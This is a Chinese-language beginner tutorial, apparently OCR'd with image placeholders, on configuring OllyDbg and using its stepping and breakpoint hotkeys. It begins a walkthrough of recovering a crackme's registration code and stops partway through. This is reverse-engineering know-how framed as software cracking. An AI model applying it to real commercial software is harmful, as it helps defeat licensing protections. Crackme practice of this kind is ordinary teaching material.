


图1

相信大家多多少少也接触过一些关于OD的教程，我们再来简单的复习一下。注意OD主界面上的各个窗口，在破解软件的过程中它们各有所用，不同的窗口中会显示不同方面的信息，以帮助我们抓住破解过程中的每一个细节。既然这些窗口这么重要，那它们叫什么呢？

一般来说我们把OD主界面分成五个部分，这五个部分分别是：反汇编窗口、寄存器窗口、信息窗口、数据窗口和堆栈窗口，如图2。这五个部分的作用我们以后会慢慢的接触到，了解了OD的主界面之后接下来学习如何对OD进行设置，想要让OD成为我们的好帮手，合理的设置是必不可少的，如何进行设置呢？回到OD的主界面上，单击菜单栏中的“选项”按钮就可以打开OD的设置菜单了，如图3。首先我们打开“界面选项”，在这里可以进行一些最基本的设置，如图4，比如显示代码的颜色字体大小等等。如果没有特别的要求这里保持默认的设置就可以了。




图2




图3




图4




图5

接下来，我们打开“调试设置”，这里比较重要的是“异常”这个选项，打开这个选项。对于默认的设置我们要稍微做些修改，把“忽略以下异常”中的所有项目都取消掉，如图5。

打开“实时调试设置”，我们可以把OD设置为实时调试器，对此小菜们可能有些听不懂。不过不要紧，这个并不是很重要。大家看过不少视频教程吧，教程里的大虾们都是很潇洒的把软件一点，再按下右键就象把文件发

送到U盘里一样，直接就将软件在OD中打开了。这是怎么做到的呢，其实很简单，只要打开“选项”菜单中的最后一项“添加到资源管理器右键菜单”，打开之后单击一下设置的按钮，最后按“完成”就可以把OD添加到快捷菜单了，如图6，这样小菜们也能很潇洒的使用OD了。到此就完成了对OD的基本设置了，完成之后就可以开始使用OD来跟踪和调试程序了。





图6

第二节：OllyDBG的基本调试方法

一、理论篇

使用OD调试程序的第一步就是要用OD把程序打开，打开的方法有两种：第一种是最普遍的方法，运行OD后单击菜单栏的“文件”按钮，在弹出的菜单中选择“打开”，接着选择一个准备调试的程序就可以了。第二种就是我们刚才提到的快捷潇洒的办法，将OD添加到快捷菜单后，只需要在选定的程序上单击右键就可以直接使用OD打开了。

通过上面的方法打开一个程序后，会看到如图7所示的内容，真是让菜鸟摸不着头脑，完全是一片代码的海洋。现在小菜们关心的问题是：打开了程序后，使用什么样的方法才能调试程序呢？


图7

首先我介绍一些调试软件时经常用到的命令以及快捷键：

1.单步跟踪（步过）：快捷键为F8。每按一下F8便自动执行一条反汇编窗口中的指令。

2.单步跟踪（步入）：快捷键为F7。这个命令也是执行一条指令，但是与上面命令不同的是在使用（步入）这个命令时，如果在代码中遇到了CALL这样的子程序，便会跟进去。如果使用F8的话，遇到了这样的情况是不会跟进去的，而是一笔带过。

3.运行到选定位置：快捷键为F4。这个命令的作用就是直接运行到光标所在位置。例如我们用鼠标选定了一句代码，只要按下F4就可以自动执行到这句代码了。

4.程序运行：快捷键为F9。按下这个键后，被调试的程序将直接开始运行，如果有断点的话，将会在运行到断点的位置后停下来。

5.设置断点：快捷键为F2。这个命令非常重要，如果要在某一句代码上设置断点。只需要选中这句代码后按下F2就可以很快捷的设置断点了。

6.到达指定的代码：快捷键Ctrl+G。在弹出的窗口中输入指定的位置，单击确定就可以直接到达了。

以上这些快捷键小菜们一定要熟练掌握，只要大家多做练习就可以了

二、OD调试实例

讲了这么多枯燥的条条框框，可能小菜们早已经不耐烦了，不是感觉记不住这些命令，就是感觉不知道怎样来使用这些。都说“实践出真知”，看来有必要让大家在实践中体验一下调试的过程呀！下面我就以一个CRACKME为例给大家演示一下如何在调试的过程中使用上面的那些命令。

先明确一下我们的目标和目的：这次任务的目标是找出CRACKME正确的注册码，并注册成功。任务的目的则是让大家学习使用OD调试程序的基本方法。明确了目标和目的，我们开始实践吧。

第1步：打开这个CRACKME

我们使用普通的方法，运行OD后，依次选择“文件”-“打开”，在弹出的对话框中选择我们准备好的CRACKME。打开后就会看到那一片的代码了。

下面的操作小菜们跟着我做就可以了，模仿是学习破解必须走过的一条路。随着大家学习的逐渐深入以及实践经验的逐渐积累，就会明白其中每一个步骤的道理了。

第2步：到达指定位置

现在我们需要到达指定位置的代码，回忆一下使用什么可以直接到达我们想要去的代码处呢？没错，大家还记的上边讲过的快捷键吧：Ctrl+G打开之后输入一串字符“004417C6”，如图8，然后单击“确定”，瞬间OD就把我们带到了指定位置，如图9。

